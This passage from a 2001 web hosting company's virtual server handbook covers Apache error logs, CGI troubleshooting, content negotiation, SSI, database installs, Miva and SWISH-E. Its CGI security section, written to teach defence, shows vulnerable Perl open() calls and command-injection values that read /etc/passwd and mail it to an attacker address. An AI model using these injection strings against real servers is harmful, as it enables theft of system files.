                              in your ~/usr/local/etc/httpd/logs directory under the name
                              error_log.

                              Note: Since you can modify your web server configuration settings to
                              change the location or name of the Error Log file, ensure that you go to
                              the appropriate location to view your Error Log.


                              To review the server error generated in real time
                              1. Connect to your Virtual Server via Telnet or SSH.
                              2. From the command prompt, enter
                                 % cd ~/usr/local/etc/httpd/logs
                                 % tail –f error_log

                              The tail command displays the last part of error log file while printing
                              anything appending to the error log. This can be viewed through your
                              console window. This is a real time view of what is being written to your
                              error log file.
                              For example, use your browser to execute your CGI script again. When you
                              do this, the actual error message is displayed during your Telnet session.


                              Common errors
                              Some of the common errors you may find in your Error Log file are
                              described here, along with their corresponding solutions. In each case, the
                              error is displayed first, followed by an analysis of the error, and possible
                              solutions.

                              CGI Script error
                                  Error: "HTTPd/CGI: exec of [CGI PATH INFO]
                                  failed, errno is 2"

                              Analysis and Solution
                              The first line of your CGI script failed to specify the correct location of the
                              interpreter. If you use a Perl script, please see the "Common Problems with
                              Perl Scripts" section above for the correct first line definition of the Perl
                              interpreter.
                              If your Perl interpreter definition is correct, you may have uploaded the
                              script to your Virtual Server in BINARY mode from your Windows
                              computer. If this is the case, uploaded the script again in ASCII mode to
                              replace the BINARY version and correct the problem.


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                                 146
VIRTUAL SERVER HANDBOOK                                                           INTERPLUG CORPORATION


                              Malformed header error
                                  Error: "HTTPd: malformed header from script [CGI
                                  PATH INFO]"

                              Analysis and Solution
                              Your script is not printing out a proper header response. When a CGI script
                              runs, it sends a message back to the web server. This message is divided
                              into two parts; a header and the message body. The header tells the web
                              server the "content type" of the data that will be sent as the body of the
                              response. A single blank line separates the header and body of the CGI
                              script response. An example of a valid CGI response is shown below:
                              Content-type: text/html

                              <html>
                              <head><title>Title</title></head>
                              <body bgcolor="white">
                              Hello world!
                              </body>
                              </html>
                              The "malformed header from script" error message indicates that your script
                              is not properly returning the header portion of the response. Some common
                              header errors include:
                              !   misspelling "Content-type"
                              !   supplying an invalid content type (i.e. "text/html")
                              !   failing to print out a blank line that separates the header from the body
                                  of the response message.


                              CGI Security Issues
                              A common problem with CGI scripts is that they can sometimes allow
                              attackers to execute arbitrary shell commands on your Virtual Server.
                              Skilled attackers can utilize poorly written CGI scripts to gain the same
                              privileges you have at a command prompt (such as when you Telnet or SSH
                              to your Virtual Server). This security problem stems from how the scripts
                              are written, not with the security of the Virtual Server Environment.
                              Check all scripts you have authored or downloaded "free" from a third party
                              source. Look for instances were the script opens a file handle to an external
                              program such as a mail executable (a common task). When these file
                              handles are opened using user-supplied data, ensure that these data have
                              been properly "sanitized."
                              For example, you may have authored or installed a script which processes
                              user-supplied data and e-mails it to a recipient, like the following example:
                              open (MAIL, "|/bin/sendmail $user_supplied_data{'recipient'}");
                              print MAIL "To: $user_supplied_data{'recipient'}n";
                              print MAIL "From: $user_supplied_data{'email_address'}n";
                              close(MAIL);
                              An attacker submitting for the value of "recipient," looks something like:
                              some@email.address; cat /etc/passwd | mail attacker@email.address
HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                               147
VIRTUAL SERVER HANDBOOK                                                            INTERPLUG CORPORATION


                              some@email.address && mail attacker@email.address < /etc/passwd
                              The easiest way to deny an attack (in this example) is to eliminate user-
                              supplied data from the open command. The sendmail program has a
                              very useful flag, "-t", which when set forces sendmail to read the
                              message headers (To:, Cc:, Bcc:) for recipients. So instead of:
                              open (MAIL, "|/bin/sendmail $user_supplied_data{'recipient'}")
                              use this:
                              open (MAIL, "|/bin/sendmail -t")
                              CGI scripts are also vulnerable when a script executes an external program.
                              For example, a script could perform a lookup on a user-specified domain
                              name's availability, as shown in the following example:
                              open (WHOIS, "/bin/whois $user_supplied_data{'domain_name'} |");
                              The above code is prone to attack. The attacker could submit a bogus name
                              for the "domain_name" value as shown in the following example:
                              domain.name; cat /etc/passwd | mail attacker@email.address
                              domain.name && mail attacker@email.address < /etc/passwd
                              The best way to prevent these types of attacks is to "sanitize" user-supplied
                              data. Eliminate any nonessential characters. In the example shown above,
                              check the "domain_name" against a valid character set which included
                              letters, digits, dashes, and periods by using just a few lines of Perl code:
                              if ($user_supplied_data{'domain_name'} =~ /[^A-Za-z0-9.-]/)
                              {print "Content-type: text/plainnn";
                              print "Uh... you entered an invalid domain name.";
                              exit(0);}
                              open (WHOIS, "/bin/whois $user_supplied_data{'domain_name'} |");

                              Note: All of the scripts in our CGI library use proper security sanitizing
                              methods. We cannot guarantee the security of the scripts and programs
                              in our Server Extension Index and Contributed Script Index because
                              Interplug did not create them. We have, however, examined these
                              scripts and corrected the problems we found. We also closely monitor
                              CERT advisories and bulletins that apply to the Virtual Server System
                              software.


                              Proper CGI Security and Other Resources
                              http://www-genome.wi.mit.edu/WWW/faqs/www-security-faq.html
                              ftp://ftp.cert.org/pub/tech_tips/cgi_metacharacters/
                              CERT Coordination Center: http://www.cert.org/
                              CERT advisories on USENET: comp.security.announce
                              CERT advisories via e-mail: cert-advisory-request@cert.org
                              In the subject line, type "SUBSCRIBE your@email.address"


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                                 148
VIRTUAL SERVER HANDBOOK                                                          INTERPLUG CORPORATION


                              Handling Multi-Language Web
                              Content
                              The Apache Web Server can look at the language preference specified by a
                              browser client and return file content depending on that preference. This
                              ability, termed "language content negotiation", is a powerful feature of the
                              Apache server that is seldom used.
                              You can use two methods of content negotiation. The first method relies on
                              a "variants" file (var) that lists document resource files by file and
                              identifies them with a specific language. This is convenient for small web
                              sites, or if you only want to provide language specifications for the entry
                              page of a web site. You could explicitly link from that page to web content
                              authored in different languages. The second method uses file extensions
                              (just like MIME types) to associate a file with a language.

                              To configure language-content negotiation by file extension
                              1. In your srm.conf file, add language type definitions.
                              2. From your ~/www/conf directory, edit your configuration file
                                 (srm.conf).
                              3. Add language definitions using the AddLanguage directive. For
                                 example:
                                 AddLanguage en .en
                                 AddLanguage es .es
                                 AddLanguage fr .fr
                                 AddLanguage de .de
                                 AddLanguage it .it
                                 AddLanguage jp .jp
                              The (srm.conf)file associates the following file extensions with
                              corresponding language abbreviations:
                              .en                   en                English
                              .es                   es                Spanish
                              .fr                   fr                French
                              .de                   de                German
                              .it                   it                Italian
                              .jp                   jp                Japanese

                              Note: The abbreviations are pre-defined and can be located in any of
                              the latest generations of browser clients. For example, in Netscape 4.x,
                              access associations in Edit/Preferences/Navigator/Language. Click the
                              Add button. In MSIE 4.x access associations in View/Internet
                              Options/General. Click the Languages button. Click the Add(button.

                              The language priority directive allows you to give precedence to some
                              languages in case of the following:
                              !   A tie during content negotiation

HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                              149
VIRTUAL SERVER HANDBOOK                                                         INTERPLUG CORPORATION


                              !   The browser client does not specify a language priority (older
                                  browsers).
                              4. List the languages in decreasing order of preference, as shown in the
                                 following example:
                                 LanguagePriority en es fr de

                              Note: To use the LanguagePriority directive, load the
                              mod_negotiation module. For more information, see the
                              LoadModule directive, earlier in this book.

                              5. Modify the Options definition for your htdocs area to include
                                 MultiViews.

                              To include Multiviews
                              1. From your ~/www/conf directory, open and modify your web
                                 server’s access control configuration file, access.conf
                              2. Add MultiViews to the Options directive (part of your htdocs
                                 directory definition). For example, your Options line may look
                                 something like this:
                                 <Directory /usr/local/etc/httpd/htdocs>
                                  Options Indexes FollowSymLinks MultiViews
                                  …
                                   </Directory>

                              Note: You can add the MultiViews to the Options definition in local
                              access control files.

                              After you made these modifications to your web server configuration files,
                              you can create content and upload it to your Virtual Server using different
                              filename extensions. For example, instead of just creating index.html,
                              create the following:
                              index.html.en
                              index.html.es
                              index.html.fr
                              When the browser client requests index.html, the server analyzes the
                              browser client language preference and serves the appropriate index.html.*
                              file to the user.
                              There is one exception to language preference. If the language preference
                              the browser submits does not match any of the type definitions on your
                              server and documents, the server returns a 406 error. This error means that
                              the resource was found, but could not be delivered because of incompatible
                              resource types between the client and the server. For example, if a client
                              only accepts Greek content (el), but you have only authored content in
                              English, Spanish, and German, the client receives a 406 error. One
                              workaround for this situation is to trap 406 errors using a custom
                              ErrorDocument page or script.


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                             150
VIRTUAL SERVER HANDBOOK                                                          INTERPLUG CORPORATION


                              Imagemaps
                              http://www.apacheweek.com/features/imagemaps/


                              User Authentication
                              http://www.apacheweek.com/features/userauth/
                              http://hoohoo.ncsa.uiuc.edu/docs/tutorials/security.html


                              Server Side Includes
                              Server Side Includes (SSI, do not confuse this with SSL – Secure Socket
                                  Layer) allows simple dynamic features to be added to an html document
                                  without the complexity of CGI’s. The Apache SSI implementation is
                                  basically the same as the SSI found in the NCSA httpd plus a few
                                  additions. SSI uses two different steps. First, setup your server to parse
                                  specific documents for SSI commands. Second, make sure your
                                  documents have embedded SSI commands.

                              To set up SSI
                              1. Edit the srm.conf file by doing the following:
                              2. Uncomment out the AddType directive:
                                 AddType text/x-server-parsed-html .html
                              3. You may want to add a Type for .htm files:
                                 AddType text/x-server-parsed-html .htm
                              4. From the access.conf file, under Options, add Include/Root Document
                                 declaration:
                                 Options Indexes FollowSymLinks Includes
                              5. Restart your web server:
                                 % restart_apache

                              Note: To avoid creating extra load on the Apache server, you should
                              make files containing SSI commands with a .shtml extension. The
                              AddType reads: AddType text/x-server-parsed-html .shtml (The Apache
                              httpd does not have to parse every file).


                              Server Side Include Commands
                              For complete information on Server Side Includes, see the following URLs:
                              http://www.apacheweek.com/features/ssi/
                              http://hoohoo.ncsa.uiuc.edu/docs/tutorials/includes.html


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                               151
VIRTUAL SERVER HANDBOOK                                                           INTERPLUG CORPORATION


  Chapter


11
                              Using Virtual Server
                              Extensions
                              As a Virtual Server Administrator, you have access to a large array of
                              programs that go beyond the core functionality of httpd, ftp, pop, and smtp.
                              These programs extend the capability and functionality of your Server and
                              are referred to as "extensions."
                              Many of the extensions were developed by third parties and but are fully
                              supported by Interplug. A few of these extension will be discussed in this
                              chapter in detail but a full list of current supported extensions can be found
                              on the web site.


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                                152
VIRTUAL SERVER HANDBOOK                                                             INTERPLUG CORPORATION


                              Why mSQL?
                              mSQL, or Mini SQL, is a lightweight database engine created to allow fast
                              support and access of stored data without requiring large amounts of
                              memory. The database engine provides a powerful capability for accessing
                              databases within the Virtual Server environment. The mSQL package
                              includes:
                              !   Powerful database engine
                              !   Terminal "monitor" program
                              !   Database admin program
                              !   Schema viewer C language API
                              The API and the database engine work in a client/server environment over a
                              TCP/IP network that makes mSQL the ideal database for operating your
                              Virtual Server.

                              Note: Additional information about mSQL can be obtained at the mSQL
                              web site or from the mSQL FAQ.


                              Obtaining mSQL
                              mSQL is provided to Virtual Server administrators free of charge (no
                              installation fee or monthly fees. You do not need an individual license for
                              mSQL if you use mSQL with the Virtual Server system because a
                              site-licensed version of the mSQL database version 2.0.1 is available for all
                              virtual servers.

                              Note: To learn more about mSQL see the Official Guide to Mini SQL
                              2.0.


                              To install mSQL v2.0.1
                              1. Connect to your Virtual Server via Telnet or SSH.
                              2. Enter installmsql2. This action initiates the installation script that does
                                 the following:
                              3. Creates a "~/msql2db" directory (and a "~/msql2db/.tmp" directory)
                              4. If you have an earlier version of mSQL installed, the installation script
                                  converts existing database files to version 2.x database format. The
                                  upgrade also leaves the original database intact.
                              5. Creates a MSQL.ACL file with some "intelligent" defaults.

                              MSQL.ACL
                              The ACL file is the file that contains Access Control Lists for mSQL. It is
                              located in the installation directory. A sample ACL file is installed in the
                              installation directory. You can use the defaults or edit this file to reflect the
                              access you want to offer to your databases.
                              A sample msql.acl file would look like this:
                                  database=*
HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                                   153
VIRTUAL SERVER HANDBOOK                                                            INTERPLUG CORPORATION


                                   read=login-iderver
                                   write=login-iderver
                                   access=local
                                   host=localhost
                              The "database=*" means that the variables are for all mSQL databases on
                              your server. You can change the "*" to a specific database name and set
                              permissions for just that database.
                              The "read=login-iderver" line means that only your virtual server can read
                              the database files. This line can be changed to "read=*" to change read
                              permissions to anyone. The "write=login-iderver" line is in the same format.
                              The "access=local" line means that only your virtual server can write to
                              your databases. You can change this to "access=remote" if you want to
                              allow anyone to write to the database. You will probably not need to change
                              the "host=localhost" line.
                              The above five lines can be added multiple times for different databases on
                              your system.

                              Note: You only have to perform this step the first time you log in. The
                              next time you log in, the changes take effect.


                              Command Changes from mSQL v1.0.x to mSQL v2.x
                              The following table summarizes the differences between command-line
                              options in mSQL v1.0.x and mSQL v2.x:
                                  MSQL v1.0.x              mSQL v2.x
                                  Msql                     msql2
                                  Msqladmin                msql2admin
                                  Msqldump                 msql2dump
                                  Relshow                  relshow2

                              To remove the mSQL v1.0.x directory
                              !    Since your version 2.0 databases are stored in the ~/msql2db directory,
                                   remove the ~/msqldb directory at the command prompt. Enter
                                   % rm -rf ~/msqldb]

                              Note: Ensure that your databases are working correctly before
                              removing any old directories.


                              Upgrading MSQL client interfaces
                              After you have upgraded to mSQL version 2.0.1, you must upgrade the
                              client interfaces to correspond with the database directories. New client
                              interface files can be found in the /usr/local/contrib directory. If you are
                              still using version 1.0.x files, you can find their equivalents there. Replace
                              existing client interface files with the following updated files:
                              !    w3-msql.tar
                              !    php-2.0-msql_logging.tar

HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                                 154
VIRTUAL SERVER HANDBOOK                                                           INTERPLUG CORPORATION


                              !   perl5.004.tar

                              Note: mSQL v1.0.x tar files are still available in the
                              /usr/local/contrib/msql1 directory. The only Perl5 tar file archive that
                              supports mSQL v2.x is the PERL5.004.TAR archive.


                              Other Database Solutions
                              MySQL and PostgreSQL are other database solutions available free of
                              charge on your virtual server system. We will mention these briefly here.

                              MySQL
                              MySQL is a relational database management system (rdbms) developed by
                              T.c.X. DataKonsult in Sweden. MySQL provides users with a powerful
                              multi-user, multi-threaded SQL (Structured Query Language) database
                              solution that is fast, robust, and easy to use. MySQL is free of charge to
                              our Virtual Server Administrators.

                              To install MySQL
                              1. Connect to your Virtual Server via Telnet or SSH.
                              2. Enter installmysql. This action initiates the installation script that
                                 installs all the necessary files for you to run MySQL.

                              Note: After you install MySQL it is not necessary to run the
                              mysql_install_db as described in Section 6.7 of the MySQL official
                              documentation.


                              Using the MySQL Client
                              1. Connect to your Virtual Server via Telnet or SSH.
                              2. Enter mysql -u root. This command will start the MySQL client as the
                                 root user.

                              MySQL Documentation and Support
                              MySQL has an excellent reference manual detailing the complete use of
                              MySQL. This manual can be found at:
                                  http://www.tcx.se/doc.html
                              Manual pages are also available on each Virtual Server and can be accessed
                              by typing the following during a Telnet session with your Virtual Server:
                                  % man mysql

                              Note: While we offer this solution, we do not provide support for MySQL
                              beyond the installation procedure that is presented above. Consult the
                              manual or numerous other resources located at the MySQL website for
                              further assistance. The official MySQL website is located at
                              http://www.tcx.se/:


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                                 155
VIRTUAL SERVER HANDBOOK                                                           INTERPLUG CORPORATION


                              PostgreSQL
                              PostgreSQL is a powerful relational database management system (rdbms).
                              While PostgreSQL is currently provided free of charge to our Virtual Server
                              Administrators, we recommend that you take the time to register at the
                              PostgreSQL website located at:
                                  http://www.postgresql.org/index.html

                              To install PostgreSQL
                              1. Connect to your Virtual Server via Telnet or SSH.
                              2. Add the following lines to your shell startup file. To find out which
                                  shell you are using, type this command to display the shell name:
                                            % echo $SHELL
                                 a. If you are using csh or one of its variants, then add the following
                                      lines to the ~/.cshrc file on your Virtual Server:
                                            setenv PGDATA /usr/local/pgsql/data
                                            setenv PGLIB /usr/local/pgsql/lib
                                            setenv LD_LIBRARY_PATH /usr/local/pgsql/lib
                                            set path = (/usr/local/pgsql/bin $path)
                                  b. If you are using the Bourne shell (sh or bash) then add the following
                                      lines to the ~/.profile file on your Virtual Server:
                                            PATH=$PATH:/usr/local/pgsql/bin
                                            PGDATA=/usr/local/pgsql/data
                                            PGLIB=/usr/local/pgsql/lib
                                            LD_LIBRARY_PATH=/usr/local/pgsql/lib
                                            export PGDATA PGLIB LD_LIBRARY_PATH
                              3. Run the PostgreSQL installation script by typing:
                                            % installpgsql
                                  This program installs all the necessary PostgreSQL files and initializes
                                  a database with the same name as your user name.

                              Running PostgreSQL
                              1. Connect to your Virtual Server via Telnet or SSH.
                              2. The main tool for using PostgreSQL is the psql client server. To start it
                                 type:
                                            % psql
                              The psql client server will start up and you will be able to type in SQL code
                              and ask for help.
                              If you get the following error:
                                  Connection to database '(null)' failed.
                                  FATAL: PQsetdb: Unable to determine a Postgres username!

                              all you need do is type:
                                  % vpwd_mkdb ~/etc/passwd
                              This program will read your password file at ~/etc/passwd and create a
                              Berkeley DB format file.PostgreSQL uses this new file to look up user
                              names and account information.
HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                                 156
VIRTUAL SERVER HANDBOOK                                                        INTERPLUG CORPORATION


                              PostgreSQL Documentation and Support
                              For complete documentation on PostgreSQL, please visit the official
                              PostgreSQL website at:
                                  http://www.postgresql.org/index.html


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                           157
VIRTUAL SERVER HANDBOOK                                                          INTERPLUG CORPORATION


                              What is Miva?
                              Miva, formerly Htmlscript, is a web applications development system that
                              provides support of new HTML-like tags that allow developers to create
                              complex applications with little to no programming experience. The Server
                              based program functions as a pre-processor that reads the Miva tags and
                              markup language syntax and then outputs the HTML to the browser.
                              In addition to the scripting features of Htmlscript 2.x, Miva, version 3.0,
                              comes with major enhancements and represents a substantial upgrade of
                              Htmlscript. Fully backward compatible with Htmlscript 2.x, the Miva
                              Applications Server integrates database scripting, enables easy commerce
                              access and error reporting, and has SGML/XML compliant syntax. Miva
                              Application Server features include:
                              !   Completely redesigned architecture for faster performance
                              !   xBase compatible integrated multi-user database
                              !   Integrated commerce processing system
                              !   Advanced error reporting
                              !   Built-in and User Defined Functions
                              !   SGML/XML compliant syntax
                              !   Cached configuration information
                              !   Backwards compatibility with Htmlscript 2.x
                              Miva also comes bundled with many ready to run sample applications.
                              Some of these applications will be discussed in a latter section.
                              Additional details about Miva, its features and functions, may be found at
                              the Miva web site:
                                  http://www.miva.com/
                              Currently, there is no cost for the use of the Miva Applications Server.
                              However, this is dependent on the vendor and is subject to change.


                              How Does Miva Work?
                              The Miva "preprocessor," or the executable, reads enhanced tags and
                              outputs standard HTML to the browser. These additional Miva embedded
                              tags include but are not limited to the following commands:
                              !   <MvIF>
                              !   <MvELSE>
                              !   <MvWHILE>
                              !   <MvEVALUATE>
                              !   <MvLET>
                              !   <MvASSIGN>
                              !   <MvFUNCTION>
                              !   <MvCALL>
                              !   <MvHIDE>

HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                                158
VIRTUAL SERVER HANDBOOK                                                              INTERPLUG CORPORATION


                              !   <MvEXIT>
                              !   <MvOPEN>
                              !   <MvCLOSE>
                              !   <MvIMPORT>
                              !   <MvEXPORT>
                              !   <MvADD>
                              !   <MvDELETE>
                              !   <MvMAKEINDEX>
                              !   <MvPACK>
                              Miva works with Java, JavaScript, VBScript, and all browsers. A thorough
                              presentation of the Miva technology can be found at:
                                  http://www.miva.com/products/engine/

                              To install Miva 3.0
                              1. Connect to your Virtual Server via Telnet or SSH.
                              2. Enter /usr/local/contrib/miva-install. This action initiates the
                                 installation script.
                              Although version 3.0 is backwards compatible, the install script does not
                              replace any existing Htmlscript files from a prior distribution. Concurrently
                              run both Miva and the prior version of htmlscript to ensure that your
                              existing applets do not introduce any unknown bugs. If errors occur, convert
                              your htmlscript applets to Miva v3.0 to take advantage of the support and
                              performance enhancements offered.

                              Note: If you have problems with the installation, please submit a
                              problem report to support.


                              Sampling Miva Templates
                              Miva v3.0 comes with ready-to-run applications that are also available at:
                                  http://www.miva.com/products/engine/mia/templates/
                              A list of application template titles and descriptions follows.

                              Mailing List Form
                              This applet shows a simple technique for solving the common problem of
                              users not filling in a form correctly. The user is re-prompted to fill in the
                              data until they get it right. The data is stored in a file and or distributed via
                              e-mail.

                              Quiz Systems
                              This applet can be used to create Intranet product knowledge testing
                              systems, provide test preparation for educational and training institutions,
                              build distance learning applications. It can also be used as an attraction for
                              commercial web sites. This applet allows you to run existing quiz systems
                              or even create your own quiz!


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                                   159
VIRTUAL SERVER HANDBOOK                                                         INTERPLUG CORPORATION


                              Message Forum
                              Electronic conferences are fundamental to the Internet. This applet
                              demonstrates a messaging system that allows users to post messages and
                              organize them into a searchable category based index.

                              Search Engine
                              One of the most common applications on the web is an index of web pages.
                              This applet shows how Miva can be used to build a searchable, interactive
                              index.

                              On-Line Catalog and Shopping Basket
                              Users can add and remove multiple products into a "shopping basket. "This
                              applet demonstrates a "page" from an electronic catalog where the product
                              information is derived from a data file.


                              Ongoing technical support
                              Support for Miva is provided under the following programs:
                              !   End users can get coding support through the majordomo list Server, by
                                  sending e-mail to majordomo@htmlscript.com with
                                            subscribe hts-users e-mail@domain.com
                                  in the first line of text.
                              !   Free Quick Reference cards are sent by US Postal Mail by filling out the
                                  on-line form at: http://www.miva.com/quickref/
                              !   On-Line Documentation is provided as an HTML file in the distribution
                                  and can also be found at: http://www.miva.com/docs/mmstart.html,
                                  http://www.miva.com/docs/reference.html,
                                  http://www.miva.com/docs/mvadmin.html,
                                  http://www.miva.com/docs/koolref.html


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                            160
VIRTUAL SERVER HANDBOOK                                                           INTERPLUG CORPORATION


                              Swish-E
                              One of the most convenient methods for allowing clients to retrieve
                              information from a web site is to build an index and search capability of
                              that site. This can be a daunting task, but with a few tools on your side, it
                              becomes easier. Normally web indexing and searching requires a complex,
                              hard to use and install WAIS-based solution. SWISH-E is the tool to get
                              around this complex WAIS-based solution that most use. SWISH-E can be
                              used by learning the following:
                              !   Indexing SWISH-E
                              !   Using the HTML source for the search form
                              !   Installing the CGI search


                              Indexing SWISH-E
                              SWISH-E is an enhanced version of SWISH (written by Kevin Hughes).
                              SWISH-E stands for Simple Web Indexing System for Humans -
                              Enhanced. With it, you can create searchable indexes on your Web server
                              files to enable people browsing your site to search the generated indexes.
                              Although SWISH-E is not intended to be a full-featured indexing and
                              search tool, it is easy to manage and was created specifically for use with
                              Web sites.

                              To install SWISH-E on your site
                              1. Connect to your virtual server via Telnet and enter the following:
                                  % cd
                                  % tar -xvf /usr/local/contrib/swish-e.tar
                              This action untars the SWISH-E tar file prepared for you.
                                  % cd ~/usr/local/swish-e
                              This action changes your current working directory to your swish-e
                              directory where you will create the configuration file below.

                              To create a SWISH-E configuration file
                              SWISH-E has the capability to use configuration files to specify all sorts of
                              options for indexing. These options are shown in the sample configuration
                              file below.
                              Create a separate configuration file for each search on your server. For
                              example, if you have several users on your server that require separate
                              searches for their own directories, create a separate configuration file for
                              each user. Then use the configuration files to create separate index files for
                              each search.
                              1. Save this file under the name of "WEBSITE.CONF" (or some other
                                 name of your liking. You can copy the default SWISH.CONF file to
                                 your own CONF file and edit it as necessary. The default
                                 SWISH.CONF file will need to be changed before it will work on your
                                 system as its variables will not work as they are.)
                              2. Place the file in your ~/usr/local/swish-e directory.
HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                                161
VIRTUAL SERVER HANDBOOK                                                                 INTERPLUG CORPORATION


                              Note: Familiarize yourself with the FileRules section of the
                              configuration file. By default, SWISH-E will not index files in directories
                              containing a ".htaccess" file. If you have a directory that contains a
                              ".htaccess" file, and you want to index it, comment out the FileRules line
                              by placing a "#" as the first character in the line.


                              Sample SWISH-E configuration file
                              Below is a sample SWISH-E configuration file. Notice that the bold lines
                              are the variables that you can change in your configuration file. The bold
                              lines are followed by comment lines that explain the variable. As mentioned
                              above, you should pay particular attention to the FileRules sections.


                               # Kangaroo Technical Support, support@Kangaroo.com, 3/11/95


                               IndexDir /usr/home/Kangaroo/usr/local/etc/httpd/htdocs/
                               # This is a space-separated list of files and directories you want indexed
                               # You can specify more than one of these directives.


                               IndexFile index.swish
                               # This is what the generated index file will be.


                               IndexName "Kangaroo Web Page Index"
                               IndexDescription "This is a full index of the Kangaroo web site."

                               IndexPointer "http://www.Kangaroo.com/cgi-bin/search.cgi"

                               IndexAdmin "Kangaroo Technical Support (support@Kangaroo.com)"
                               # Extra information you can include in the index file.


                               IndexOnly .html .htm .txt .gif .xbm .au .mov .mpg
                               # Only files with these suffixes will be indexed.


                               IndexReport 3
                               # This is how detailed you want reporting. You can specify numbers
                               # 0 to 3 - 0 is totally silent, 3 is the most verbose.


                               FollowSymLinks yes
                               # Put "yes" to follow symbolic links in indexing, else "no".


                               NoContents .gif .xbm .au .mov .mpg

HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                                   162
VIRTUAL SERVER HANDBOOK                                                               INTERPLUG CORPORATION


                               # Files with these suffixes do not have their contents indexed,
                               ReplaceRules replace "/usr/home/Kangaroo/usr/local/etc/httpd/htdocs"

                               "http://www.Kangaroo.com"
                               # ReplaceRules enables you to make pathname file changes before the
                               # files are indexed.


                               FileRules pathname contains admin testing demo trash construction
                               Confidential FileRules filename is index.html
                               FileRules filename contains # % ~ .bak .orig .old old.
                               FileRules filename contains # % ~ .bak .orig .old old.
                               FileRules title contains construction example pointers
                               FileRules directory contains .htaccess
                               # Files matching the above criteria will *not* be indexed


                               IgnoreLimit 50 100

                               IgnoreWords SwishDefault

                              Ignore Limit
                              When you set an IgnoreLimit option in your SWISH-E configuration file,
                              the option automatically omits words that appear too often in the files (these
                              words are called stopwords). Specify a whole percentage and a number,
                              such as "50 100." The setting omits words that occur in over 50% of the
                              files and appear in over 100 files. Comment this line out to turn off
                              auto-stopwording.

                              Ignore Words
                              You set the IgnoreWords option in your SWISH-E configuration file to
                              specify words to ignore. The word "SwishDefault" includes a list of default
                              stopwords. Words should be separated by spaces and may span multiple
                              lines. Comment this line out to turn off IgnoreWords.

                              Note: In the previous configuration file example, replace the
                              KANGAROO entries with your virtual server path name and domain
                              name.


                              To run SWISH-E
                              1. From the command prompt:
                                  % cd ~/usr/local/swish-e
                              This will place you in the proper directory.
                                  % ./swish-e -c CONFIG_FILE
                              Where CONFIG_FILE is the name of your SWISH-E configuration file you
                              created in the previous step.


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                               163
VIRTUAL SERVER HANDBOOK                                                        INTERPLUG CORPORATION


                              After you run the SWISH-E executable, a SWISH-E index file is generated.
                              The name of the SWISH-E index file is that which you specified as the
                              value for the IndexFile variable in the SWISH-E configuration file. In the
                              previous example, it is referred to as index.swish. After running SWISH-E,
                              test it from the command prompt. The following is a sample test session:


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                           164
VIRTUAL SERVER HANDBOOK                                                            INTERPLUG CORPORATION


                              Sample Test Session
                              Below is a sample command line test session. The bolded lines are lines that
                              you enter, and the non-bolded lines are what your server will return.


                               % ./swish-e
                               usage: swish [-i dir file ... ] [-c file] [-f file] [-l] [-v (num)] swish -w
                               word1 word2 ... [-f file1 file2 ...] [-C file] [-m num] [-t str] swish -M
                               index1 index2 ... outputfile
                               swish -D file
                               swish –V
                               options: defaults are in brackets
                               -i : create an index from the specified files
                               -w : search for words "word1 word2 ..."
                               -t : tags to search in - specify as a string
                               "HBthec" - in head, body, title, header,
                               emphasized, comments
                               -f : index file to create or search from [index.swish]    -c : configuration
                               file to use for indexing
                               -C : configuration file to use for metaNames in search       -v : verbosity
                               level (0 to 3) [2]
                               -l : follow symbolic links when indexing
                               -m : the maximum number of results to return [5000]          -M : merges index
                               files
                               -D : decodes an index file
                               -V : prints the current version
                               version: 1.1.1
                               docs: http://www.eit.com/software/swish/


                               % ./swish-e -w support
                               # SWISH format 1.1
                               # Search words: support
                               # Name: Server Web Page Index
                               # Saved as: index.swish
                               # Counts: 1738 words, 93 files
                               # Indexed on: 29/09/98 10:57:24 MDT
                               # Description This is a full index of the Server web site.

HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                                    165
VIRTUAL SERVER HANDBOOK                                                          INTERPLUG CORPORATION


                               # Pointer: http://www.server.com/cgi-bin/search.cgi/
                               # Maintained by: Server Technical Support
                               # support@server.com) 1000
                               # http://www.server.com/support/default.html
                               # "Virtual Server - Technical Support" 10472 885
                               # http://www.server.com/support/default.html
                               # "default.html" 1316 403
                               # http://www.server.com/servers/server_a.html
                               # "Virtual Server A" 5432
                              The command line method enables you to check that the SWISH-E search
                              is working correctly. After you know that the search is working install a
                              web page that will process the search.


                              Using the HTML source for the Search
